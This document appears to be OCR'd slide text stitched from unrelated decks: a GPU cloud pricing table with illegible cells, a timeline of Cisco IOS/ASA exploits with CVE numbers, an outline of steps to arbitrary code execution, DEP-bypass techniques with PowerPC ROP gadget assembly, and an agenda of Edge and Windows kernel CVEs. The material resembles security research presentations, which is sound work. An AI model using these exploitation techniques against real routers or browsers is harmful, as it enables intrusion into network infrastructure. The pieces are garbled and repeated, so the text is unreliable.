
poc 2017




Choose Machine (hourly)

Monthly Hourly

GPU+	P4000	P5000	P6000	C1
$0.40 /hr	$0.40 /hr	$0.65 /hr	$0.90 /hr	$0.0045 /hr
+ $5 monthly storage	+ $5 monthly storage	+ $5 monthly storage	+ $5 monthly storage	+ $5 monthly storage
[illegible]	[illegible]	[illegible]	[illegible]	[illegible]
C2	C3	C4	C5	C6
$0.009 /hr	$0.018 /hr	$0.04 /hr	$0.08 /hr	$0.16 /hr
+ $5 monthly storage	+ $5 monthly storage	+ $5 monthly storage	+ $5 monthly storage	+ $5 monthly storage
[illegible]	[illegible]	[illegible]	[illegible]	[illegible]
C7	C8	C9	C10	
$0.30 /hr	$0.60 /hr	$0.90 /hr	$1.60 /hr	
+ $5 monthly storage	+ $5 monthly storage	+ $5 monthly storage	+ $5 monthly storage	
[illegible]	[illegible]	[illegible]	[illegible]	

* All hourly plans require a flat access fee which covers storage and maintenance costs. Learn more here

Cisco Exploitation Milestones



TFTP Exploit
Felix ‚FX' Lindner
Cisco IOS
CVE-2002-0813
Heap-Based BoF (CWE-122)
Techniques:
- write a positive value at an arbitrary address (NVRAM corruption)
- write-4 (Process Array)

Cisco IOS Shellcode And Exploitation Techniques
Michael Lynn
Cisco IOS
Heap-Based BoF (CWE-122)
Techniques:
- overwrite (timer) linked-list
- CheckHeaps bypass
- TTY/TCB Shellcode

Cisco IOS Shellcodes
Gyan Chawdhary, Varun Uppal
Cisco IOS
Techniques:
- bind shell
- connectback shell
- tinyshell

Killing the Myth of Cisco Diversity
Ang Cyi
Cisco IOS
Techniques:
- interrupt-Hijack Shellcode
- multistage attack

IKEv2 Exploit
Exodus Intel (XI)
Cisco ASA
CVE-2016-1287
Heap-Based BoF (CWE-122)
Techniques:
- Heap feng shui

EXTRABACON
NSA arsenal
Cisco ASA
CVE-2016-6366
Stack-Based BoF (CWE-121)
Techniques:
- authentication bypass
- image patching

2002 2003 2005 2007 2008 2009 2011 2015 2016 2017

HTTP Remote Integer Overflow
Felix ‚FX' Lindner
Cisco IOS
CVE-2003-0647
Stack-Based BoF (CWE-121)
Integer Overflow (CWE-190)
Techniques:
- write a positive value at an arbitrary address (NVRAM corruption)
- write-4 (Process Array)


FTP Server Exploit
Andy Davis
Cisco IOS
CVE-2007-2586
Stack-Based BoF (CWE-121)
Techniques:
- VTY Shellcode
- Signature-based Shellcode

Router Exploitation
Felix ‚FX' Lindner
Cisco IOS
CVE-2007-0480
Stack-Based BoF (CWE-121)
Techniques:
- ROP (PowerPC)
- disabling caching
- Disassembling Shellcode
- return2caller
- TclLoader

Cisco Shellcode: All in One
George Nosenko
Cisco IOS/XE
Techniques:
- TclShellcode: concept of an Image Independent Exploit

IKEv1 Exploit
nccgroup
Cisco ASA
CVE-2016-1287
Heap-Based BoF (CWE-122)
Techniques:
- Heap feng shui

CMP Exploit (ROCEM)
CIA arsenal,
Artem Kondratenko
Cisco ASA
CVE-2017-3881
Stack-Based BoF (CWE-121)
Techniques:
- ROP (PowerPC)



Common Steps to Arbitrary Code Execution

01

1 Gain Control

- Stack-based overflow
- Heap-based overflow

02

2 DEP Bypass

- Return Oriented Programming
- Disable DEP

03

3 Solve I-Cache, D-Cache problem

- Disable caching
- Cache Invalidation

04

4 Code Integrity Bypass

- Don't touch any code
- Correct a checksum
- Disable this mechanism
- Use an uncontrolled region

05

5 Code Execution

Execute an arbitrary code:

- Bind/Reverse shellcode
- Disassembling shellcode
- TclShellcode
- etc..

06

6 Completion

- Return to caller
- Abuse scheduler's functions
- Infinite loop

Gain Control

Gain Control

- Stack-based overflow
- Heap-based overflow

01

1 Gain Control

- Stack-based overflow
- Heap-based overflow

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

DEP Bypass Techniques

DEP – data execution prevention

How to bypass

- ROP (Return Orientated Programming)
  - ROP-only shellcode
  - Write-4 primitive
    - overwrite .data
    - overwrite .text
  - Disable DEP & Use generic shellcode

01 – 1 Gain Control
- Stack-based overflow
- Heap-based overflow

02 – 2 DEP Bypass
- Return Oriented Programming
- Disable DEP

03 – 3 Solve I-Cache, D-Cache problem
- Disable caching
- Cache Invalidation

04 – 4 Code Integrity Bypass
- Don't touch any code
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05 – 5 Code Execution

Execute an arbitrary code:
- Bind/Reverse shellcode
- Disassembling shellcode
- TclShellcode
- etc..

06 – 6 Completion
- Return to caller
- Abuse scheduler's functions
- Infinite loop

Indirect Call Gadgets

- They are useful for indirect call to the 2nd stage shellcode, call a function or other gadgets

```
mtctr     r31            # Move to count register
mr        r3, r30        # Move Register
bctrl                    # Branch unconditionally
lwz       r0, 0x10+arg_4(r1)
mtlr      r0


mtlr      r28            # Move to link register
blrl                     # Branch unconditionally
lwz       r0, 0x1C(r1)
mtlr      r0

mtctr     r0             # Move to count register
bctr
```

Agenda

Microsoft Edge

CVE-2017-0071
CVE-2017-0266
CVE-2017-8548
CVE-2017-11802

Windows Kernel

Escaping the Sandbox
CVE-2016-3309(!)


pwn.js

Browser exploit writing library in Javascript

Microsoft Edge

"The faster, **safer** way to get things done on the web"

